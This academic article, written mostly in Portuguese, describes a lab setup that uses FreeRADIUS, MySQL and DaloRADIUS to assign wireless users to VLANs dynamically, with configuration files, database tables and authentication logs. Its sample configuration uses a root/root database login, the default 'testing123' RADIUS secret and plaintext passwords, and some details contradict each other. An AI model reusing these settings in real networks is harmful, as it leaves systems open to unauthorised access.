Jackson.mallmann@brusque.ifc.edu.br

**Abstract.** This article seeks to accomplish the implementation of VLANs (Virtual Local Area Network) dynamically, so that the user registered in the database, login and be directed to your specific VLAN. In this developing, it was used the FreeRADIUS tool, which it was responsible for authentication and for targeting of users to VLANs. The database we used to store the registration of users it was MySQL, we opted also for DaloRADIUS tool, which it's an interface web that the network administrator can register users in the database. At the end of this study, it was possible to direct users to their specific VLANs dynamically, thus showing the effectiveness of FreeRADIUS tool for authentication and assigning dynamic VLANs.



**Resumo.** Este artigo busca realizar a implementação de VLANs (Virtual Local Area Network) de forma dinâmica, fazendo com que o usuário cadastrado no banco de dados autentique-se e seja direcionado a sua VLAN específica. No desenvolvimento deste utilizou-se a ferramenta FreeRADIUS, que foi responsável pela autenticação e o direcionamento dos usuários às VLANs. O banco de dados utilizado para armazenar o cadastro dos usuários foi o MySQL, optou-se também pela ferramenta DaloRADIUS, uma interface web onde o administrador da rede cadastrou os usuários no banco de dados. Ao final deste estudo foi possível direcionar os usuários para suas VLANs específicas dinamicamente, assim mostrando a eficácia da ferramenta FreeRADIUS para a autenticação e a atribuição de VLANs dinâmica.

## 1. Introdução

Com o crescimento expressivo das redes de computadores e a facilidade de acesso às tecnologias, surge alguns problemas em grandes redes corporativas. Um deles é o alto tráfego de pacotes de dados na rede, outro está relacionado com a segurança do usuário.

Segundo Tanenbaum e Wetherall (2011), com a popularização e o crescimento das redes de computadores, somente o *layout* físico da rede pode não ser suficiente para a distribuição de dispositivos. As redes possibilitam a criação tanto de redes locais de forma física, quanto as redes locais de forma virtual, que é empregado o nome de VLANs.

Os problemas relacionados à segurança e aumento do tráfego de pacotes em uma rede requerem da implementação de uma infraestrutura que permita um maior controle dos usuários.



As ameaças e vulnerabilidades existentes podem ser contornadas aplicando de ferramentas de controle. Levando-se em conta a problemática citada, o presente estudo questiona: é possível criar uma rede sem fio com implementação de VLAN dinâmica, utilizando *software* livre?

O objetivo geral deste estudo é a realização de autenticação dos usuários através de perfis na rede sem fio do Instituto Federal Catarinense – Campus Avançado Sombrio. Para que este objetivo possa ser atingido lista-se os seguintes objetivos específicos: estudar ferramentas que possibilitem a autenticação de usuários através de perfis; utilizar uma das ferramentas em um ambiente de testes para a autenticação de usuários; direcionar os usuários conforme o perfil estabelecido para a VLAN indicada.

O estudo está apresentado nesta sequência: referencial teórico, com os conceitos de redes de computadores, VLANs, protocolo RADIUS e o *software* utilizado na pesquisa, abordados na seção 2. Os materiais e métodos utilizados para realização desse estudo, são apresentados na seção 3. A seção 4 trata dos resultados encontrados no decorrer deste estudo. Encerrando a seção 5 descreve as considerações finais e possíveis projetos de trabalhos futuros.

## 2. Redes de Computadores

As redes de computadores são um conjunto de dispositivos autônomos interconectados, localmente ou geograficamente, por uma única tecnologia (TANEMBAUM e WETHERALL, 2011; DANTAS, 2010). Assim permitindo que os dispositivos possam compartilhar informações e recursos na rede (OLSEN e LAUREANO, 2010).

De acordo com Dantas (2010), as redes de computadores podem ser divididas em PAN (*Personal Area Network*), LAN (*Local Area Network*), MAN (*Metropolitan Area Network*) e WAN (*Wide Area Network*). Neste artigo, é aprofundado o conceito de LAN, já que se objetiva instalar e configurar o



software FreeRADIUS neste tipo de rede. Também é abordado conceitos de VLAN, estática e dinâmica, do Padrão IEEE<sup>14</sup> 802.1Q e NAC<sup>15</sup>.

## 2.1 Redes Locais

As Redes Locais conhecidas como LAN, possuem uma região física limitada, como um prédio, ou mesmo um conjunto de prédios. Normalmente essas redes apresentam alto desempenho de transferência de dados, por ser na maioria dos casos, conectadas por cabos (MORAES, 2010).

Segundo Olsen e Laureano (2010), as LANs permitem que múltiplos usuários troquem arquivos e mensagens, e tenham acesso a recursos compartilhados.

## 2.2 Virtual Local Área Network (VLANs)

Segundo Tanenbaum e Wetherall (2011) as VLANs são baseadas em equipamentos de redes chamados *Switches*. Na configuração da rede com VLANs, o administrador da rede decide quantas delas haverá, quais dispositivos estarão em cada VLAN e qual será o nome de cada uma.

As VLANs são redes locais logicamente conectadas, podendo ser criadas em um único *Switch* ou entre vários *Switches* (MORAES, 2010).

Elas têm o objetivo de resolver um problema que acontece normalmente em grandes redes, conhecida como *Tempestades de Broadcast*, que é uma replicação de quadros broadcast para todas as portas dos *Switches*, ocasionando assim congestionando da rede (MORAES, 2010).

---

<sup>14</sup> Instituto de Engenheiros e Eletricistas e Eletrônicos

<sup>15</sup> Network Access Control



## 2.3 Vantagens de Utilizar VLAN

Segundo Moraes (2010), as principais vantagens de adotarmos VLANs são:

- a) Aumento da Performance - com a diminuição das Tempestades de Broadcast na rede;
- b) Facilidade de Gerenciamento - com a divisão da rede, gerenciá-la fica mais fácil, além de ser rápido e eficiente o processo de configurações de VLANs;
- c) Topologia de Rede Independente - a topologia lógica da rede fica totalmente independente da topologia física, aumentando a flexibilidade na modificação da rede;
- d) Aumento da Segurança - com o isolamento lógico dos usuários em sub-redes, o administrador tem maior controle de cada usuário da rede.

## 2.4 Tipos de VLAN

Segundo Filippetti (2014), as VLANs são divididas em dois tipos: As estáticas onde os dispositivos finais são configurados manualmente pelo administrador, e as dinâmicas onde são atribuídos automaticamente.

### 2.4.1 VLAN estática

O tipo mais comum, fácil de implementar e monitorar é a VLAN no modo estático. Neste caso a associação de portas no *Switch* é criada manualmente pelo administrador de rede, que designa uma ou mais portas do *Switch* por VLAN (FILIPPETTI, 2014).

Como afirma Filippetti (2014) modo estático é indicado para redes em que não existem muitas mudanças de dispositivos. Como por exemplo, um escritório onde cada usuário possui um computador desktop.



Segundo Santos (2010, p.23), “as VLANs estáticas se formam quando os terminais que pertencem a uma determinada VLAN possuem posição fixa na rede. Isto gera facilidade de administração da rede e elevação do nível de segurança”.

Nas VLANs estáticas as configurações iniciais e todas as alterações posteriores são responsabilidade do administrador da rede, proporcionando um alto grau de controle para a administração. Mas esse tipo de implementação pode se tornar impraticável por depender da interferência de um operador (HAFFERMANN, 2009).

## 2.4.2 VLAN dinâmica

VLANs dinâmicas determinam a atribuição de uma VLAN para um dispositivo automaticamente. Através da utilização de softwares específicos de gerenciamento, é possível o mapeamento de endereços de hardware MAC (*Media Access Control*), protocolos e até mesmo aplicações ou logins de usuários para VLANs específicas (FILIPPETTI, 2014).

No entanto, o modo dinâmico é aprendido pelo dispositivo de rede e não podendo ser criadas ou atualizadas por gerenciamento. Esse dispositivo observa a porta de onde o quadro partiu, após captura o endereço fonte e o identificador VLAN e os cadastrá no servidor (VARARADAJAN, 2012).

De acordo com Haffermann (2009) com as VLANs dinâmicas os dispositivos são conectados e/ou desconectados da rede automaticamente por meio de políticas configuradas pelo administrador da rede. Essa configuração é suportada em qualquer tamanho de rede e é a mais recomendada para redes de grande porte, facilitando o controle e a administração.

## 2.5 Padrão IEEE 802.1Q

Com o surgimento das VLANs, o IEEE enfrentou um problema em relação ao cabeçalho do padrão *Ethernet* que consta na norma



802.3. Nele, não é especificado um campo que identifique as VLANs. Para evitar o descarte de placas *Ethernet* existentes, o comitê 802 do IEEE mudou o cabeçalho. Esse novo formato foi publicado no padrão IEEE 802.1Q, que contém uma *tag* de VLAN (TANENBAUM e WETHEWALL, 2011).




Figura 01: Os formatos de quadros Ethernet 802.3(antigo) e 802.1Q.

De acordo com Kurose e Ross (2010), a *tag* da VLAN é adicionado ao quadro *Ethernet* pelo comutador no lado de envio do corpo da VLAN analisado, e removido pelo comutador no lado de recebimento do mesmo. A *tag* que identifica as VLANs é dividida em três campos: a *tag* de Identificação de Protocolo que tem um valor hexadecimal fixo de 81-00; o Controle de Informação da *tag* contendo um campo de identificação de VLAN; e o campo de Prioridade.

O padrão 802.1Q destina-se a resolver o problema de como dividir grandes redes em partes menores e, portanto, fazendo com que a transmissão do tráfego *multicast* não utilize mais largura de banda do que o necessário. Essa norma também ajuda a fornecer um maior nível de segurança entre os segmentos de redes internos (CISCO, 2015).



## 2.6 NAC

É uma abordagem de segurança de rede que tenta unificar tecnologia de segurança aos usuários finais dos equipamentos ou sistemas de autenticação, reforçando o modo de segurança de acesso à rede (CÉRON, 2014).

De acordo com Souza e Lopes (2011), o *Network Access Control* pode ser definido como um conjunto de tecnologias de redes de computadores cujo objetivo é fornecer segurança e controle de acesso à rede, permitindo ou não o acesso de dispositivos. Para esse acesso os dispositivos deverão estar em conformidade com as políticas de segurança e de controle definidas pela organização.

Com NAC, pode-se garantir que os computadores da rede, que deseja acessar, atendem aos requisitos de segurança, tais como: antivírus, detecção de intrusão e avaliação de vulnerabilidades. (CÉRON, 2014).

Segundo Follmann (2011), as soluções de NAC atuais podem ajudar a proteger no uso indesejado da rede, nas ameaças de segurança intencionais e não intencionais, e ataques de negação de serviços propagados por *worms*<sup>16</sup> e vírus através das vulnerabilidades dos usuários finais. As soluções NAC podem também ajudar a impor políticas de comunicação, permitindo melhor alocação de recursos de rede para que os processos sejam os mais eficientes possíveis.

## 2.7 Softwares de gerência de VLANs Dinâmicas

Busca-se nesta subseção descrever sobre os *softwares* utilizados em VLANs dinâmicas. Alguns desses *softwares* livres são:

O openNAC é um *software open source* de *Network Access Control* para ambientes de LAN/WAN. Ele permite a autenticação, autorização e auditoria de políticas baseadas em

---

<sup>16</sup> Worm: um programa que se propaga automaticamente pelas redes [Cert.br 2015].



todos os acessos à rede. Ele suporta diferentes fornecedores de rede como a Cisco, Alcatel, a 3Com ou Extreme Networks, e diferentes clientes como computadores com Windows ou Linux, Mac, dispositivos como *smartphones* e *tablets* (OPENNAC, 2015).

De acordo com SourceForge (2007) *apud* Nascimento, Ferraz Filho e Limas (2013) o OpenVMPS é um *software* que atribui as portas de um *Switch* de forma dinâmica, ou seja, se o usuário mudar a porta onde está conectado, e conectar-se a uma outra porta do *Switch*, o servidor VMPS será capaz de redirecionar a porta do *Switch* para a VLAN ao qual o dispositivo deve pertencer. Para realizar esses direcionamentos, o OpenVMPS realiza uma consulta aos seus bancos de dados, onde são armazenados os endereços MAC dos clientes que irão se conectar à rede.

O *software* PacketFence além de confiável, é *Open Source* com controle de acesso à rede (NAC). Tem um conjunto de características, incluindo o *Captive Portal* para registros de usuários, uma gestão centralizada com e sem fio, suporta o 802.1X e isolamento de dispositivos problemáticos (PACKETFENCE, 2015).

Mas devido as facilidades de configuração, documentação e compatibilidade com diversos equipamentos, foi escolhida a ferramenta FreeRADIUS, que faz autenticação de usuário e o direcionamento para a VLAN indicada no perfil.

## 2.8 FreeRADIUS

O FreeRADIUS é um *software open source* de gerência, que implementa o protocolo RADIUS.

O Radius é um protocolo amplamente empregado para disponibilizar acesso a redes com Autenticação, Autorização e Contabilização (*Authentication, Authorization e Accounting - AAA*). Originalmente desenvolvido para uso em serviços de acesso discado, pela sua simplicidade, eficiência e facilidade de



implementação, hoje é suportado por servidores de VPN (*Virtual Private Network*), AP's (*Access Point*) e outros tipos de acesso redes (SILVA e DUARTE, 2015).

Segundo a RFC 2868 (2000), existem alguns atributos de tunelamento aplicados ao protocolo RADIUS. Abaixo são explicados os necessários na proposta de implementação deste artigo:

- a) *Tunnel-Type*: este atributo indica o protocolo de encapsulamento a ser utilizado (no caso de um iniciador de túnel) ou o protocolo do encapsulamento em utilização (no caso de um terminador de túnel).
- b) *Tunnel-Medium-Type*: é o atributo que indica qual meio de transporte utilizar ao criar-se um túnel para esses protocolos que podem funcionar ao longo de vários transportes.
- c) *Tunnel-Private-Group-Id*: este atributo indica o ID do grupo para uma determinada sessão de túnel.

O FreeRADIUS suporta a utilização de VLANs por usuário de forma dinâmica. Em um ambiente mais complexo, podemos ter, por exemplo, alunos que terão acesso a uma VLAN específica (por exemplo, 10), professores com acesso a outra VLAN (por exemplo, 20) e convidados com acesso a VLAN (por exemplo, 30). Esta divisão só faz sentido se a rede possuir roteadores, switches e APs com suporte a VLANs e esta topologia estiver configurada corretamente na rede (SAADE *et al.*, 2013).

De acordo com Kuten e Nadolny Neto (2010), o RADIUS permite a utilização de diferentes métodos para autenticação, como PAP ou *Password Authentication Protocol* que é um protocolo de autenticação por senha, CHAP ou *Challenge-Handshake Authentication Protocol* que é o protocolo de autenticação por desafios de identidade, EAP ou *Extensible Authentication Protocol* que é um protocolo de autenticação



extensível, oferecendo suporte a diversos métodos de autenticação.

## 2.9 Banco de Dados

Nesta subseção descreve alguns sistemas de gerenciamento do banco de dados. Alguns desses sistemas são: PostgreSQL, Oracle *Databases* e o MySQL.

Por ser um sistema de gerenciamento de Bancos de Dados relacional, ter compatibilidade com os *softwares* e equipamentos utilizados, facilidade de configuração e documentação, foi escolhido o sistema de Banco de Dados MySQL.

O Banco de Dados MySQL é um sistema cliente/servidor que consiste de um servidor SQL que suporta acessos diferentes, diversos programas, clientes, bibliotecas, ferramentas administrativas (Oracle 2015).

## 2.10 DaloRADIUS

De acordo com Machado (2015), o DaloRADIUS é uma ferramenta Web para gerenciar o servidor FreeRADIUS. A ferramenta possui gerenciamento de cadastros de clientes, relatórios gráficos e faturamento. Para o funcionamento do DaloRADIUS é necessário instalar um servidor Web (Apache2).

O DaloRADIUS atua como um console de gerenciamento para controlar todos os aspectos de um servidor RADIUS, bem como proporcionar características comerciais e profissionais estendidos como contabilidade, informações, relatórios, gráficos (DALORADIUS, 2011).

## 3. Materiais e métodos

A pesquisa bibliográfica é uma etapa fundamental em todo trabalho científico pois influencia todas as etapas de uma pesquisa, na medida em que fornece o embasamento teórico do trabalho. Consiste no levantamento, seleção, fichamento e arquivamento de informações relacionadas à pesquisa



(AMARAL, 2007).

Segundo Gil (2010), a pesquisa bibliográfica é aquela elaborada com base em material já publicado. Tradicionalmente, esta modalidade de pesquisa inclui material impresso, como livros, revistas, jornais, teses, dissertações e anais de eventos científicos. Hoje com os novos formatos de informação passaram a incluir outros tipos de fontes, como discos, fitas magnéticas, CDs, bem como o material disponibilizado pela internet.

Para Cupani (2006) *apud* Freitas Junior *et al.* (2012) a pesquisa científica e tecnológica é o campo do conhecimento que se ocupa de projetar artefatos, planejar sua construção, operação, configuração, manutenção e acompanhamento, com base no conhecimento científico.

Segundo Bunge (1985) *apud* Freitas Junior *et al.* (2012) a tecnologia pode ser vista como o campo do conhecimento relativo ao projeto de artefatos e ao planejamento de sua realização, operação, ajuste, manutenção e monitoramento, a luz do conhecimento científico.

No artigo, foram utilizados livros de autores renomados na área de redes de computadores, artigos e conteúdos disponíveis em meios eletrônicos, para desenvolver a pesquisa bibliográfica. Na implementação e nos testes, utilizou-se alguns equipamentos e *softwares*, como: *Access Point Cisco Aironet 2700 Series*, computador que é o servidor, notebooks e *smartphones* para os testes e o *software FreeRADIUS*.

### 3.1 Ambiente de Pesquisa

O Instituto Federal Catarinense – *Campus Avançado Sombrio*, localizado na Av. Prefeito Francisco Lummertz Júnior 818, Bairro Januária – Sombrio (SC) foi o ambiente utilizado, para a realização das pesquisas. Além de conceder o laboratório de Cabeamento Estruturado, sala 37 para a implementação, a instituição colocou à disposição todos os equipamentos para criação do ambiente simulado e realizar as experiências



necessárias para atingir o objetivo proposto.

### 3.2 Modelo Proposto

O estudo busca a implementação de um servidor que autentique os usuários e o direcione para sua VLAN de destino, com os privilégios estabelecidos pelo administrador da rede. A figura 2 apresenta a topologia lógica da rede que será utilizada na implementação.



Figura 2 – Topologia Lógica da Rede.

A topologia lógica da rede, contém as seguintes etapas: os usuários conectaram no *Access Point* (AP), em seguida o AP consultará o servidor RADIUS, após a autenticação os usuários serão direcionados as VLANs específicas e assim conectando o usuário na rede do IFC.

### 3.3 Ferramentas utilizadas

Para realizar os experimentos e instalações, foram utilizados alguns equipamentos e *softwares*.

O sistema operacional escolhido para hospedar o servidor RADIUS, foi o Ubuntu Desktop na versão 12.04 LTS, pela sua compatibilidade com o *software* FreeRADIUS e por ser *open source*.



Utilizou-se um computador HP Compaq com processador AMD Phenom, memória RAM de 4GB, HD de 500GB e com duas placas de rede Gigabit, para ser utilizado como servidor (FreeRADIUS, DHCP).

O *software* FreeRADIUS foi instalado na versão 3.0.10. Foi escolhido por ser um *software open source* e por permitir configurações que alcançassem o objetivo do artigo.

Para conectar os usuários no servidor RADIUS, foi utilizado um *Access Point* Cisco Aironet 2700 Series *dual band*, por ter suporte a VLAN, possibilitar autenticação via RADIUS e ser possível configurar vários SSID em um único AP, e também por ser o equipamento utilizado na rede do IFC – *Campus Avançado Sombrio*.

Os equipamentos utilizados para realizar os testes no servidor RADIUS foram dois notebooks com distribuições Linux e Windows, dispositivos móveis, todos exibidos na figura 3.




Figura 3: Equipamentos.

### 3.4 Processos de implementação

Como já informado na subseção 3.3, foi utilizado o sistema



operacional Ubuntu Desktop 12.04 LTS para implementar o servidor RADIUS e o *software* estabelecido para controlar este serviço foi o FreeRADIUS.

Na implementação desse ambiente simulado, foi necessário instalar alguns *softwares* como o FreeRADIUS, MySQL, apache e o DaloRADIUS.

O FreeRADIUS consulta os usuários no banco de dados MySQL. Por isso removeu-se o comentário SQL (linha de configuração que ativa a interação entre FreeRADIUS e o Banco de Dados MySQL), dos seguintes arquivos de configuração dentro do diretório FreeRadius:

- radius.conf;
- sites-available/inner-tunnel;              □            sites-available/default.

No banco de dados existem três tabelas principais. No Quadro 1, exibe a primeira tabela do banco de dados “Radcheck”, onde fica armazenado os usuários cadastrados, sendo que todos os usuários serão cadastrados pelo administrador de rede.



**Quadro 1. Tabela “Radcheck” do MySQL.**

ID	USERNAME	ATTRIBUTE	OP	VALUE
1	Lucas	User-Password	:=	1234
2	João	User-Password	:=	4321
3	Jeferson	User-Password	:=	9876
ID	USERNAME	ATTRIBUTE	OP	VALUE
4	Teste	User-Password	:=	6789
5	IFC	User-Password	:=	ifc

No Quadro 2, é referente a tabela do banco de dados “Radgroupreply” é onde são cadastradas as informações das VLAN. Sendo que para cada VLAN cadastrada existem três atributos essências. O que diferencia as VLANs uma das outras é o número do grupo e o nome do grupo.



**Quadro 2. Tabela “Radgroupreply” do MySQL.**

ID	GROUPNAME	ATTRIBUTE	OP	VALUE
1	Alunos	Tunnel-Type	=	VLAN
2	Alunos	Tunnel-Medium-Type	=	IEEE-802
3	Alunos	Tunnel-Private-Group-Id	=	10
4	Professores	Tunnel-Type	=	VLAN
5	Professores	Tunnel-Medium-Type	=	IEEE-802
6	Professores	Tunnel-Private-Group-Id	=	20
7	Convidados	Tunnel-Type	=	VLAN
8	Convidados	Tunnel-Medium-Type	=	IEEE-802
9	Convidados	Tunnel-Private-Group-Id	=	30

No Quadro 3, exibe a tabela do banco de dados “Radusergroup” é nesta tabela que é feito o relacionamento dos usuários com as VLANs.



**Quadro 3. Tabela “radusergroup” do MySQL.**

USERNAME	GROUPNAME	PRIORITY
Lucas	Professores	1
João	Alunos	1
Jeferson	Professores	1
Teste	Alunos	1
IFC	Convidados	1

A Figura 4 apresenta a configuração no servidor RADIUS das sub-interfaces e as configurações do servidor DHCP. Para que o servidor atribua as VLANs de forma dinâmica, configurou-se as sub-interfaces: *auto eth0* a interface onde o AP foi conectado; *auto eth0.1* a interface de gerenciamento (*trunk*), que direciona os usuários as VLANs corretas; *auto eth0.10* é a interface da VLAN 10- Alunos; *auto eth0.20* é a interface da VLAN 20- Professores; *auto eth0.30* é a interface da VLAN 30- Convidados; e a *auto eth1* a interface onde o servidor conecta à rede do IFC. O arquivo do DHCP exibe o *range* de endereços IP de cada VLAN (VLAN 10 recebe o *range* 192.168.10.10 até o 192.168.10.254; a VLAN 20 o *range* 192.168.20.10 até o 192.168.20.254; e a VLAN 30 o *range* 192.168.30.10 até o 192.168.30.254).



```
radius@radius: /etc/freeradius
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 10.42.0.1
netmask 255.255.255.0

auto eth0.1
iface eth0.1 inet static
address 192.168.0.1
netmask 255.255.255.0

auto eth0.10
iface eth0.10 inet static
address 192.168.10.1
netmask 255.255.255.0

auto eth0.20
iface eth0.20 inet static
address 192.168.20.1
netmask 255.255.255.0

auto eth0.30
iface eth0.30 inet static
address 192.168.30.1
netmask 255.255.255.0

auto eth1
iface eth1 inet dhcp

root@radius: /var/www/daloradius/library
option domain-name "smar.com.br";
option domain-name-servers ns1.smar.br, ns2.smar.com.br;
default-lease-time 600;
max-lease-time 7200;
authoritative;
option ip-forwarding on;

subnet 192.168.10.0 netmask 255.255.255.0 {
    range 192.168.10.10 192.168.10.254;
    option broadcast-address 192.168.10.255;
    option routers 192.168.10.1;
    option domain-name-servers 189.38.95.95,189.38.95.96;
}

subnet 192.168.20.0 netmask 255.255.255.0 {
    range 192.168.20.10 192.168.20.254;
    option broadcast-address 192.168.20.255;
    option routers 192.168.20.1;
    option domain-name-servers 189.38.95.95,189.38.95.96;
}

subnet 192.168.30.0 netmask 255.255.255.0 {
    range 192.168.30.10 192.168.30.254;
    option broadcast-address 192.168.30.255;
    option routers 192.168.30.1;
    option domain-name-servers 189.38.95.95,189.38.95.96;
}
```

Figura 4. Arquivo de Configuração das sub-interfaces/Arquivo de configuração do DHCP.


No *Access Point* Cisco, precisou-se configurar algumas opções. Primeiramente habilitar o rádio 2.4GHz, na aba *network* selecionou-se a alternativa Radio0-802.11N 2.4GHz. Depois, configurou-se as VLANs, em *Service*, VLAN, nessa aba criou-se as mesmas VLANs declaradas no servidor (VLAN 1-Trunk, VLAN 10-Alunos, VLAN 20Professores e VLAN 30-Convidados).

Na configuração do AP, para a conexão com o servidor FreeRADIUS, na aba *security* na opção *service manager*, declarou-se o endereço IP e a senha do FreeRADIUS, descrita no arquivo */etc/freeradius/clientes.conf*. Na parte do SSID configurou-se um nome para a rede sem fio. Após atribui-se esse SSID para a VLAN 1 de gerenciamento e depois selecionou-se o tipo de autenticação que o servidor está utilizando, como no caso o EAP.

O ambiente de gerenciamento da rede foi realizado pelo software DaloRADIUS, que possui uma interface web amigável. A Figura 5 exibe as configurações realizadas no arquivo



*daloradius.conf.php.*



```

root@radius: /var/www
Description:
*/           daloRADIUS Configuration File
*/
$ConfigValues['DALORADIUS_VERSION'] = '0.9-9';
$ConfigValues['FREEERADIUS_VERSION'] = '2';
$ConfigValues['CONFIG_DB_ENGINE'] = 'mysql';
$ConfigValues['CONFIG_DB_HOST'] = 'localhost';
$ConfigValues['CONFIG_DB_PORT'] = '3306';
$ConfigValues['CONFIG_DB_USER'] = 'root';
$ConfigValues['CONFIG_DB_PASS'] = 'root';
$ConfigValues['CONFIG_DB_NAME'] = 'radius';
$ConfigValues['CONFIG_DB_TBL_RADCHECK'] = 'radcheck';
$ConfigValues['CONFIG_DB_TBL_RADREPLY'] = 'radreply';
$ConfigValues['CONFIG_DB_TBL_RADGROUPREPLY'] = 'radgroupreply';
$ConfigValues['CONFIG_DB_TBL_RADGROUPCHECK'] = 'radgroupcheck';
$ConfigValues['CONFIG_DB_TBL_RADUSERGROUP'] = 'radusergroup';
$ConfigValues['CONFIG_DB_TBL_RADNAS'] = 'nas';
$ConfigValues['CONFIG_DB_TBL_RADHGR'] = 'radhuntrgroup';
$ConfigValues['CONFIG_DB_TBL_RADPOSTAUTH'] = 'radpostauth';
$ConfigValues['CONFIG_DB_TBL_RADACCT'] = 'radacct';
$ConfigValues['CONFIG_DB_TBL_RADIPPOOL'] = 'radippool';
$ConfigValues['CONFIG_DB_TBL_DALOPERATORS'] = 'operators';
$ConfigValues['CONFIG_DB_TBL_DALOPERATORS_ACL'] = 'operators_acl';

```

Figura 5: Arquivo de Configuração DaloRADIUS.

Sua configuração é simples, basta editar o arquivo *daloradius.conf.php*, dentro do diretório *0/var/www/daloradius/library*, acrescentando o endereço IP do servidor, o login e a senha do banco de dados MySQL, para o DaloRADIUS, cadastrar e consultar os dados no MySQL.

## 4. Resultados

Depois de todas as configurações completadas, o FreeRADIUS mostrou-se funcional, com relação ao gerenciamento dos usuários de forma dinâmica, aonde os perfis cadastrados no banco de dados foram direcionados as suas VLANs especificadas.

Na Figura 6, mostra-se o teste de conectividade de um usuário que está atribuído à VLAN 10 (Alunos).



## Test User Connectivity

**Executed:**

```
echo "User-Name='joao'User-Password='123'" | radclient -c '1' -n '3' -r '3' -t '3' -x '127.0.0.1:1812' 'auth' 'testing123' 2>&1
```

**Results:**

Sending Access-Request of id 143 to 127.0.0.1 port 1812

User-Name = "joao"

User-Password = "123"

rad\_recv: Access-Accept packet from host 127.0.0.1 port 1812, id=143, length=36

Tunnel-Medium-Type:0 = IEEE-802

Tunnel-Type:0 = VLAN

Tunnel-Private-Group-Id:0 = "10"



Figura 6: Teste de conectividade do usuário.

Após as mudanças dos usuários entre as VLANs, continuaram sendo designados IPs de forma automática. O usuário cadastrado no banco de dados é relacionado a VLAN específica; em cada VLAN configurada, foi atribuída uma faixa específica de endereços IP designados pelo servidor DHCP.

Observa-se na Figura 7, o arquivo contendo os *logs* que obtiveram sucesso na autenticação do FreeRADIUS.

```
root@radius:/etc/freeradius# tail -f /var/log/freeradius/radius.log
Fri Nov 20 20:57:57 2015 : Info: Loaded virtual server <default>
Fri Nov 20 20:28:57 2015 : Info: Ready to process requests.
Fri Nov 20 20:29:09 2015 : Auth: Login OK: [joao] (from client Radius port 2365 cli 5cc9.d309.8054 via TLS tunnel)
Fri Nov 20 20:29:09 2015 : Auth: Login OK: [joao] (from client Radius port 2365 cli 5cc9.d309.8054 via TLS tunnel)
Fri Nov 20 20:31:21 2015 : Auth: Login OK: [marco] (from client Radius port 2366 cli 5cc9.d309.8054 via TLS tunnel)
Fri Nov 20 20:31:21 2015 : Auth: Login OK: [marco] (from client Radius port 2366 cli 5cc9.d309.8054 via TLS tunnel)
Fri Nov 20 20:33:00 2015 : Auth: Login OK: [marco] (from client Radius port 2367 cli 5cc9.d309.8054 via TLS tunnel)
Fri Nov 20 20:33:00 2015 : Auth: Login OK: [marco] (from client Radius port 2367 cli 5cc9.d309.8054 via TLS tunnel)
Fri Nov 20 20:33:51 2015 : Auth: Login OK: [marco] (from client Radius port 2368 cli 5cc9.d309.8054 via TLS tunnel)
Fri Nov 20 20:33:51 2015 : Auth: Login OK: [marco] (from client Radius port 2368 cli 5cc9.d309.8054 via TLS tunnel)
Fri Nov 20 20:35:21 2015 : Auth: Login OK: [jefferson] (from client Radius port 0 via TLS tunnel)
Fri Nov 20 20:35:21 2015 : Auth: Login OK: [jefferson] (from client Radius port 2369 cli 9cd2.1eea.fe37)
Fri Nov 20 20:35:40 2015 : Auth: Login OK: [lucas] (from client Radius port 0 via TLS tunnel)
Fri Nov 20 20:35:40 2015 : Auth: Login OK: [lucas] (from client Radius port 2370 cli 9cd2.1eea.fe37)
Fri Nov 20 20:36:06 2015 : Auth: Login OK: [jefferson] (from client Radius port 0 via TLS tunnel)
Fri Nov 20 20:36:06 2015 : Auth: Login OK: [jefferson] (from client Radius port 2371 cli 9cd2.1eea.fe37)
```

Figura 7: Arquivo de logs RADIUS.



Estabeleceu-se que os usuários não cadastrados no banco de dados utilizaram *logins* e senha padrão, para conectar-se à rede do IFC, este usuário padrão é atribuído a VLAN CONVIDADOS.

A Figura 8, exibe a tela de autenticação para um usuário Windows conectar-se na rede Radius. Após conectar-se com o usuário “Lucas” da VLAN 20, as propriedades exibem que usuário obteve sucesso na conexão. Especificando o tipo de segurança: *WPA2-Enterprise* padrão do FreeRADIUS e também exibindo o endereço IP recebido pelo usuário, conforme configurado no servidor DHCP, para a VLAN 20.

